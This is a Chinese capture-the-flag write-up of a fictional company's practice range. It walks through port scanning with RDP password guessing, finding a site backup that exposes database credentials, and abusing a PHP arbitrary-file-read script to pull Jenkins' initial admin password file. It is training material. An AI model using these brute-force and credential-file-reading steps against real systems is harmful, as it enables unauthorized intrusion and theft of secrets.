前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
在这个靶场中,您将扮演一名资深黑客,被雇佣来评估虚构公司 XR Shop 的网络安全。您需要通过渗透测试逐个击破公司暴露在公网的应用,并通过后渗透技巧深入 XR Shop 的内部网络,寻找潜在的弱点和漏洞,并通过滥用 Windows 特权获取管理员权限,最终并获取隐藏在其内部的核心机密。该靶场共有 4 个 Flag,分布于不同的靶机。
flag1
第1关
请获取 XR Shop 官网源码的备份文件,并尝试获得系统上任意文件读取的能力。并且,管理员在配置 Jenkins 时,仍然选择了使用初始管理员密码,请尝试读取该密码并获取 Jenkins 服务器权限。Jenkins 配置目录为 C:\ProgramData\Jenkins.jenkins。
先fscan扫
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 ____ | | __ \ | | | |__ ___ ___ __ _ _ __ | |__) | |_ _ ___ | __/ __ |/ __/ _ | _ \ | ___/ | | | | / __ | | \__ \ (_ | (_ | | | | | | | | |_ | \__ \ |_ | |___/\___\__,_ |_ | |_ |_ | |_ |\__,_ |___/ fscan version: 1.8.4 TeamdArk5 v1.0 start infoscan 39.99.158.160:21 open 39.99.158.160:80 open 39.99.158.160:3306 open 39.99.158.160:8080 open 39.99.158.160:445 open [*] alive ports len is: 5 start vulscan [*] WebTitle http://39.99.158.160:8080 code:403 len:548 title:None 已完成 5/5 [*] 扫描结束,耗时: 42.171785642s ./fscanPlus -h 39.99.158.160 -p 1-65535 ______ _____ _ | ____ | | __ \ | | | |__ ___ ___ __ _ _ __ | |__) | |_ _ ___ | __/ __ |/ __/ _ | _ \ | ___/ | | | | / __ | | \__ \ (_ | (_ | | | | | | | | |_ | \__ \ |_ | |___/\___\__,_ |_ | |_ |_ | |_ |\__,_ |___/ fscan version: 1.8.4 TeamdArk5 v1.0 start infoscan 39.99.158.160:21 open 39.99.158.160:3306 open 39.99.158.160:3389 open [*] alive ports len is: 3 start vulscan 已完成 0/3 [-] ftp 39.99.158.160:21 anonymous EOF 已完成 2/3 [-] (36/210) rdp 39.99.158.160:3389 administrator 123456789 remote error: tls: internal error 已完成 2/3 [-] (73/210) rdp 39.99.158.160:3389 admin admin123 remote error: tls: access denied 已完成 2/3 [-] (112/210) rdp 39.99.158.160:3389 admin 000000 remote error: tls: access denied 已完成 2/3 [-] (148/210) rdp 39.99.158.160:3389 guest password remote error: tls: access denied 已完成 2/3 [-] (186/210) rdp 39.99.158.160:3389 guest 1qaz2wsx remote error: tls: internal error 已完成 3/3 [*] 扫描结束,耗时: 11m15.478373524s
与此同时,根据提示“备份文件”上dirsearch扫目录(以后用fscan得了)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
dirsearch -u http:// 39.99 .158.160 //usr/ lib/python3/ dist-packages/dirsearch/ dirsearch.py:23 : DeprecationWarning: pkg_resources is deprecated as an API. See https:// setuptools.pypa.io/en/ latest/pkg_resources.html4.3 25 | Wordlist size: 11460 /home/m atrix/Desktop/ reports/http_39.99.158.160/ __25-10 -02 _14-48 -10 .txt// 39.99 .158.160 /14 :48 :10 ] Starting: 14 :48 :13 ] 301 - 0 B - /%2e%2e/ /google.com -> http:/ /39.99.158.160/ %2 E%2 E/google.com14 :50 :16 ] 301 - 0 B - /0 -> http:/ /39.99.158.160/ 14 :51 :13 ] 301 - 0 B - /adm/i ndex.php -> http:// 39.99 .158.160 /adm/ 14 :51 :14 ] 302 - 0 B - /admin -> http:/ /39.99.158.160/ wp-admin/ 14 :51 :19 ] 301 - 0 B - /admin. -> http:/ /39.99.158.160/ admin 14 :51 :22 ] 302 - 0 B - /admin/ -> http:// 39.99 .158.160 /wp-admin/ 14 :51 :29 ] 301 - 0 B - /admin/i ndex.php -> http:// 39.99 .158.160 /admin/ 14 :51 :32 ] 301 - 0 B - /admin/my sql/index.php -> http:/ /39.99.158.160/ admin/mysql/ 14 :51 :32 ] 301 - 0 B - /admin/my sql2/index.php -> http:/ /39.99.158.160/ admin/mysql2/ 14 :51 :32 ] 301 - 0 B - /admin/ phpMyAdmin/index.php -> http:/ /39.99.158.160/ admin/phpMyAdmin/ 14 :51 :32 ] 301 - 0 B - /admin/ phpmyadmin/index.php -> http:/ /39.99.158.160/ admin/phpmyadmin/ 14 :51 :32 ] 301 - 0 B - /admin/ phpmyadmin2/index.php -> http:/ /39.99.158.160/ admin/phpmyadmin2/ 14 :51 :32 ] 301 - 0 B - /admin/ PMA/index.php -> http:/ /39.99.158.160/ admin/PMA/ 14 :51 :32 ] 301 - 0 B - /admin/ pma/index.php -> http:/ /39.99.158.160/ admin/pma/ 14 :51 :35 ] 301 - 0 B - /admin2/i ndex.php -> http:// 39.99 .158.160 /admin2/ 14 :51 :42 ] 301 - 0 B - /admin_area/i ndex.php -> http:// 39.99 .158.160 /admin_area/ 14 :52 :18 ] 301 - 0 B - /adminarea/i ndex.php -> http:// 39.99 .158.160 /adminarea/ 14 :52 :22 ] 301 - 0 B - /admincp/i ndex.php -> http:// 39.99 .158.160 /admincp/ 14 :52 :25 ] 301 - 0 B - /adminer/i ndex.php -> http:// 39.99 .158.160 /adminer/ 14 :52 :34 ] 301 - 0 B - /administrator/i ndex.php -> http:// 39.99 .158.160 /administrator/ 14 :52 :56 ] 301 - 0 B - /apc/i ndex.php -> http:// 39.99 .158.160 /apc/ 14 :53 :11 ] 301 - 0 B - /asset.. -> http:/ /39.99.158.160/ asset 14 :53 :12 ] 301 - 0 B - /atom -> http:/ /39.99.158.160/ feed/atom/ 14 :53 :18 ] 301 - 0 B - /axis/ /happyaxis.jsp -> http:/ /39.99.158.160/ axis/happyaxis.jsp14 :53 :18 ] 301 - 0 B - /axis2-web/ /HappyAxis.jsp -> http:/ /39.99.158.160/ axis2-web/HappyAxis.jsp14 :53 :18 ] 301 - 0 B - /axis2/ /axis2-web/ HappyAxis.jsp -> http:// 39.99 .158.160 /axis2/ axis2-web/HappyAxis.jsp14 :53 :24 ] 301 - 0 B - /banner2 -> http:/ /39.99.158.160/ banner2/ 14 :53 :25 ] 301 - 0 B - /bb-admin/i ndex.php -> http:// 39.99 .158.160 /bb-admin/ 14 :53 :31 ] 301 - 0 B - /bitrix/ admin/index.php -> http:/ /39.99.158.160/ bitrix/admin/ 14 :53 :54 ] 301 - 0 B - /Citrix/ /AccessPlatform/ auth/clientscripts/ cookies.js -> http:// 39.99 .158.160 /Citrix/ AccessPlatform/auth/ clientscripts/cookies.js14 :53 :55 ] 301 - 0 B - /claroline/ phpMyAdmin/index.php -> http:/ /39.99.158.160/ claroline/phpMyAdmin/ 14 :54 :29 ] 302 - 0 B - /dashboard -> http:/ /39.99.158.160/ wp-admin/ 14 :54 :29 ] 302 - 0 B - /dashboard/ -> http:// 39.99 .158.160 /wp-admin/ 14 :54 :35 ] 301 - 0 B - /db/i ndex.php -> http:// 39.99 .158.160 /db/ 14 :54 :36 ] 301 - 0 B - /dbadmin/i ndex.php -> http:// 39.99 .158.160 /dbadmin/ 14 :55 :00 ] 301 - 0 B - /engine/ classes/swfupload/ /swfupload.swf -> http:/ /39.99.158.160/ engine/classes/ swfupload/swfupload.swf14 :55 :00 ] 301 - 0 B - /engine/ classes/swfupload/ /swfupload_f9.swf -> http:/ /39.99.158.160/ engine/classes/ swfupload/swfupload_f9.swf14 :55 :06 ] 301 - 0 B - /etc/ lib/pChart2/ examples/imageMap/i ndex.php -> http:// 39.99 .158.160 /etc/ lib/pChart2/ examples/imageMap/ 14 :55 :11 ] 301 - 0 B - /extjs/ resources// charts.swf -> http:// 39.99 .158.160 /extjs/ resources/charts.swf14 :55 :13 ] 302 - 0 B - /favicon.ico -> http:/ /39.99.158.160/ wp-includes/images/ w-logo-blue-white-bg.png14 :55 :15 ] 301 - 0 B - /feed -> http:/ /39.99.158.160/ feed/ 14 :55 :39 ] 301 - 0 B - /h -> http:/ /39.99.158.160/ 2022 /12/ 25 /hello-world/ 14 :55 :42 ] 301 - 0 B - /hello -> http:/ /39.99.158.160/ 2022 /12/ 25 /hello-world/ 14 :55 :46 ] 301 - 0 B - /html/ js/misc/ swfupload// swfupload.swf -> http:// 39.99 .158.160 /html/ js/misc/ swfupload/swfupload.swf14 :55 :58 ] 301 - 0 B - /index.php -> http:/ /39.99.158.160/ 14 :55 :59 ] 301 - 0 B - /index.php/ login/ -> http:/ /39.99.158.160/ login/14 :56 :05 ] 301 - 0 B - /install/i ndex.php?upgrade/ -> http:/ /39.99.158.160/i nstall/?upgrade/ 14 :56 :12 ] 301 - 0 B - /jkstatus; -> http:/ /39.99.158.160/ jkstatus 14 :56 :24 ] 200 - 19 KB - /LICENSE.txt 14 :56 :25 ] 200 - 19 KB - /license.txt 14 :56 :34 ] 302 - 0 B - /login -> http:/ /39.99.158.160/ wp-login.php 14 :56 :35 ] 301 - 0 B - /login.wdm%20 -> http:/ /39.99.158.160/ login.wdm 14 :56 :35 ] 301 - 0 B - /login.wdm%2e -> http:/ /39.99.158.160/ login.wdm14 :56 :35 ] 302 - 0 B - /login/ -> http:// 39.99 .158.160 /wp-login.php14 :57 :04 ] 301 - 0 B - /modelsearch/i ndex.php -> http:// 39.99 .158.160 /modelsearch/ 14 :57 :11 ] 301 - 0 B - /myadmin/i ndex.php -> http:// 39.99 .158.160 /myadmin/ 14 :57 :12 ] 301 - 0 B - /myadmin2/i ndex.php -> http:// 39.99 .158.160 /myadmin2/ 14 :57 :12 ] 301 - 0 B - /mysql-admin/i ndex.php -> http:// 39.99 .158.160 /mysql-admin/ 14 :57 :13 ] 301 - 0 B - /mysql/i ndex.php -> http:// 39.99 .158.160 /mysql/ 14 :57 :14 ] 301 - 0 B - /mysqladmin/i ndex.php -> http:// 39.99 .158.160 /mysqladmin/ 14 :57 :16 ] 301 - 0 B - /New%20folder%20(2) -> http:/ /39.99.158.160/ New%20 folder%20 (2 14 :57 :35 ] 301 - 0 B - /panel-administracion/i ndex.php -> http:// 39.99 .158.160 /panel-administracion/ 14 :57 :46 ] 301 - 0 B - /phpadmin/i ndex.php -> http:// 39.99 .158.160 /phpadmin/ 14 :57 :48 ] 301 - 0 B - /phpma/i ndex.php -> http:// 39.99 .158.160 /phpma/ 14 :57 :49 ] 301 - 0 B - /phpmyadmin!! -> http:/ /39.99.158.160/ phpmyadmin14 :58 :00 ] 301 - 0 B - /phpmyadmin-old/i ndex.php -> http:// 39.99 .158.160 /phpmyadmin-old/ 14 :58 :00 ] 301 - 0 B - /phpMyAdmin.old/i ndex.php -> http:// 39.99 .158.160 /phpMyAdmin.old/ 14 :58 :01 ] 301 - 0 B - /phpMyAdmin/i ndex.php -> http:// 39.99 .158.160 /phpMyAdmin/ 14 :58 :01 ] 301 - 0 B - /phpmyadmin/i ndex.php -> http:// 39.99 .158.160 /phpmyadmin/ 14 :58 :01 ] 301 - 0 B - /phpMyAdmin/ phpMyAdmin/index.php -> http:/ /39.99.158.160/ phpMyAdmin/phpMyAdmin/ 14 :58 :01 ] 301 - 0 B - /phpmyadmin/ phpmyadmin/index.php -> http:/ /39.99.158.160/ phpmyadmin/phpmyadmin/ 14 :58 :01 ] 301 - 0 B - /phpmyadmin0/i ndex.php -> http:// 39.99 .158.160 /phpmyadmin0/ 14 :58 :01 ] 301 - 0 B - /phpmyadmin1/i ndex.php -> http:// 39.99 .158.160 /phpmyadmin1/ 14 :58 :02 ] 301 - 0 B - /phpmyadmin2/i ndex.php -> http:// 39.99 .158.160 /phpmyadmin2/ 14 :58 :03 ] 301 - 0 B - /phpMyadmin_bak/i ndex.php -> http:// 39.99 .158.160 /phpMyadmin_bak/ 14 :58 :03 ] 301 - 0 B - /phpMyAdminold/i ndex.php -> http:// 39.99 .158.160 /phpMyAdminold/ 14 :58 :08 ] 301 - 0 B - /pma-old/i ndex.php -> http:// 39.99 .158.160 /pma-old/ 14 :58 :09 ] 301 - 0 B - /PMA/i ndex.php -> http:// 39.99 .158.160 /PMA/ 14 :58 :09 ] 301 - 0 B - /pma/i ndex.php -> http:// 39.99 .158.160 /pma/ 14 :58 :09 ] 301 - 0 B - /PMA2/i ndex.php -> http:// 39.99 .158.160 /PMA2/ 14 :58 :10 ] 301 - 0 B - /pmamy/i ndex.php -> http:// 39.99 .158.160 /pmamy/ 14 :58 :10 ] 301 - 0 B - /pmamy2/i ndex.php -> http:// 39.99 .158.160 /pmamy2/ 14 :58 :11 ] 301 - 0 B - /pmd/i ndex.php -> http:// 39.99 .158.160 /pmd/ 14 :58 :28 ] 200 - 7 KB - /README.html 14 :58 :28 ] 301 - 0 B - /rating_over. -> http:/ /39.99.158.160/ rating_over14 :58 :28 ] 200 - 7 KB - /ReadMe.html14 :58 :28 ] 200 - 7 KB - /Readme.html14 :58 :28 ] 200 - 7 KB - /readme.html14 :58 :41 ] 200 - 113 B - /robots.txt 14 :58 :41 ] 301 - 0 B - /roundcube/i ndex.php -> http:// 39.99 .158.160 /roundcube/ 14 :58 :42 ] 301 - 0 B - /rss -> http:/ /39.99.158.160/ feed/ 14 :58 :43 ] 301 - 0 B - /s -> http:/ /39.99.158.160/ sample-page/ 14 :58 :44 ] 301 - 0 B - /sample -> http:/ /39.99.158.160/ sample-page/ 14 :58 :56 ] 301 - 0 B - /servlet/ hello -> http:// 39.99 .158.160 /2022/ 12 /25/ hello-world/14 :59 :09 ] 301 - 0 B - /siteadmin/i ndex.php -> http:// 39.99 .158.160 /siteadmin/ 14 :59 :11 ] 302 - 0 B - /sitemap.xml -> http:/ /39.99.158.160/ wp-sitemap.xml14 :59 :18 ] 301 - 0 B - /sql/i ndex.php -> http:// 39.99 .158.160 /sql/ 14 :59 :24 ] 301 - 0 B - /static.. -> http:/ /39.99.158.160/ static 14 :59 :31 ] 301 - 0 B - /sugarcrm/i ndex.php?module=Accounts&action=ShowDuplicates -> http:// 39.99 .158.160 /sugarcrm/ ?module=Accounts&action=ShowDuplicates14 :59 :31 ] 301 - 0 B - /sugarcrm/i ndex.php?module=Contacts&action=ShowDuplicates -> http:// 39.99 .158.160 /sugarcrm/ ?module=Contacts&action=ShowDuplicates14 :59 :45 ] 301 - 0 B - /templates/ beez/index.php -> http:/ /39.99.158.160/ templates/beez/ 14 :59 :45 ] 301 - 0 B - /templates/ ja-helio-farsi/index.php -> http:/ /39.99.158.160/ templates/ja-helio-farsi/ 14 :59 :45 ] 301 - 0 B - /templates/ rhuk_milkyway/index.php -> http:/ /39.99.158.160/ templates/rhuk_milkyway/ 14 :59 :56 ] 301 - 0 B - /tmp/i ndex.php -> http:// 39.99 .158.160 /tmp/ 14 :59 :56 ] 301 - 235 B - /tools -> http:/ /39.99.158.160/ tools/14 :59 :56 ] 200 - 1 KB - /tools/ 14 :59 :57 ] 301 - 0 B - /tools/ phpMyAdmin/index.php -> http:/ /39.99.158.160/ tools/phpMyAdmin/ 15 :00 :00 ] 301 - 0 B - /typo3/ phpmyadmin/index.php -> http:/ /39.99.158.160/ typo3/phpmyadmin/ 15 :00 :07 ] 301 - 0 B - /us -> http:/ /39.99.158.160/u sces-cart/ 15 :00 :36 ] 301 - 0 B - /web/ phpMyAdmin/index.php -> http:/ /39.99.158.160/ web/phpMyAdmin/ 15 :00 :37 ] 301 - 0 B - /webadmin/i ndex.php -> http:// 39.99 .158.160 /webadmin/ 15 :00 :43 ] 301 - 238 B - /wp-admin -> http:/ /39.99.158.160/ wp-admin/ 15 :00 :43 ] 302 - 0 B - /wp-admin/ -> http:// 39.99 .158.160 /wp-login.php?redirect_to=http%3 A%2 F%2 F39.99.158 .160 %2 Fwp-admin%2 F&reauth=1 15 :00 :43 ] 200 - 1 KB - /wp-admin/i nstall.php15 :00 :43 ] 409 - 3 KB - /wp-admin/ setup-config.php15 :00 :43 ] 400 - 1 B - /wp-admin/ admin-ajax.php15 :00 :45 ] 200 - 0 B - /wp-config.php 15 :00 :46 ] 301 - 240 B - /wp-content -> http:/ /39.99.158.160/ wp-content/ 15 :00 :46 ] 200 - 0 B - /wp-content/ 15 :00 :48 ] 200 - 254 B - /wp-content/ plugins/hello.php 15 :00 :48 ] 200 - 710 B - /wp-content/u pgrade/ 15 :00 :48 ] 200 - 1 KB - /wp-content/u ploads/ 15 :00 :49 ] 301 - 0 B - /wp-content/ plugins/adminer/i nc/editor/i ndex.php -> http:// 39.99 .158.160 /wp-content/ plugins/adminer/i nc/editor/ 15 :00 :49 ] 301 - 241 B - /wp-includes -> http:/ /39.99.158.160/ wp-includes/15 :00 :49 ] 200 - 0 B - /wp-includes/ rss-functions.php 15 :00 :49 ] 200 - 55 KB - /wp-includes/ 15 :00 :49 ] 200 - 6 KB - /wp-login.php 15 :00 :51 ] 200 - 0 B - /wp-cron.php 15 :00 :51 ] 200 - 161 KB - /wp-json/ 15 :00 :51 ] 302 - 0 B - /wp-signup.php -> http:/ /39.99.158.160/ wp-login.php?action=register15 :00 :51 ] 301 - 0 B - /wp-register.php -> http:/ /39.99.158.160/ wp-login.php?action=register15 :00 :51 ] 200 - 578 B - /wp-json/ wp/v2/u sers/15 :00 :52 ] 200 - 36 MB - /www.zip 15 :00 :54 ] 301 - 0 B - /www/ phpMyAdmin/index.php -> http:/ /39.99.158.160/ www/phpMyAdmin/ 15 :00 :55 ] 301 - 0 B - /xampp/ phpmyadmin/index.php -> http:/ /39.99.158.160/ xampp/phpmyadmin/ 15 :00 :56 ] 405 - 42 B - /xmlrpc.php
源码泄露+任意文件读取 发现80和8080端口都有服务:
80端口一个 Wordpress,而且扫到一个备份文件www.zip
8080一个 Jenkins
在源码里面找到了数据库连接口令,尝试连接,但是失败了,可能是不允许其他主机连接。
1
2
3
4
define 'DB_USER' , 'root' );define 'DB_PASSWORD' , '3%I$A*gl&9^b#' );

按提示看是代码审计,而且是任意文件读取漏洞,先上seay扫一遍危险函数
发现没有几个文件读取函数,一个一个看
看源代码,第一个就能用,尝试利用这个content-log.php去读取本机文件
1 2 3 4 5 6 7 8 9 10 <?php $logfile = rawurldecode ( $_GET ['logfile' ] );if ( file_exists ( $logfile ) ) {$text = file_get_contents ( $logfile );echo ( $text );exit ;

根据提示是读取默认密码,搜索找到初始密码的路径
题目描述中Jekins根目录为C:\ProgramData\Jenkins\.jenkins,读默认密码:
1
2
3
4
# 既然是任意文件读取,其实也可以直接读flag\\ ProgramData\\ Jenkins\\ .jenkins\\ secrets\\ initialAdminPassword
默认密码登录
1
2
admin

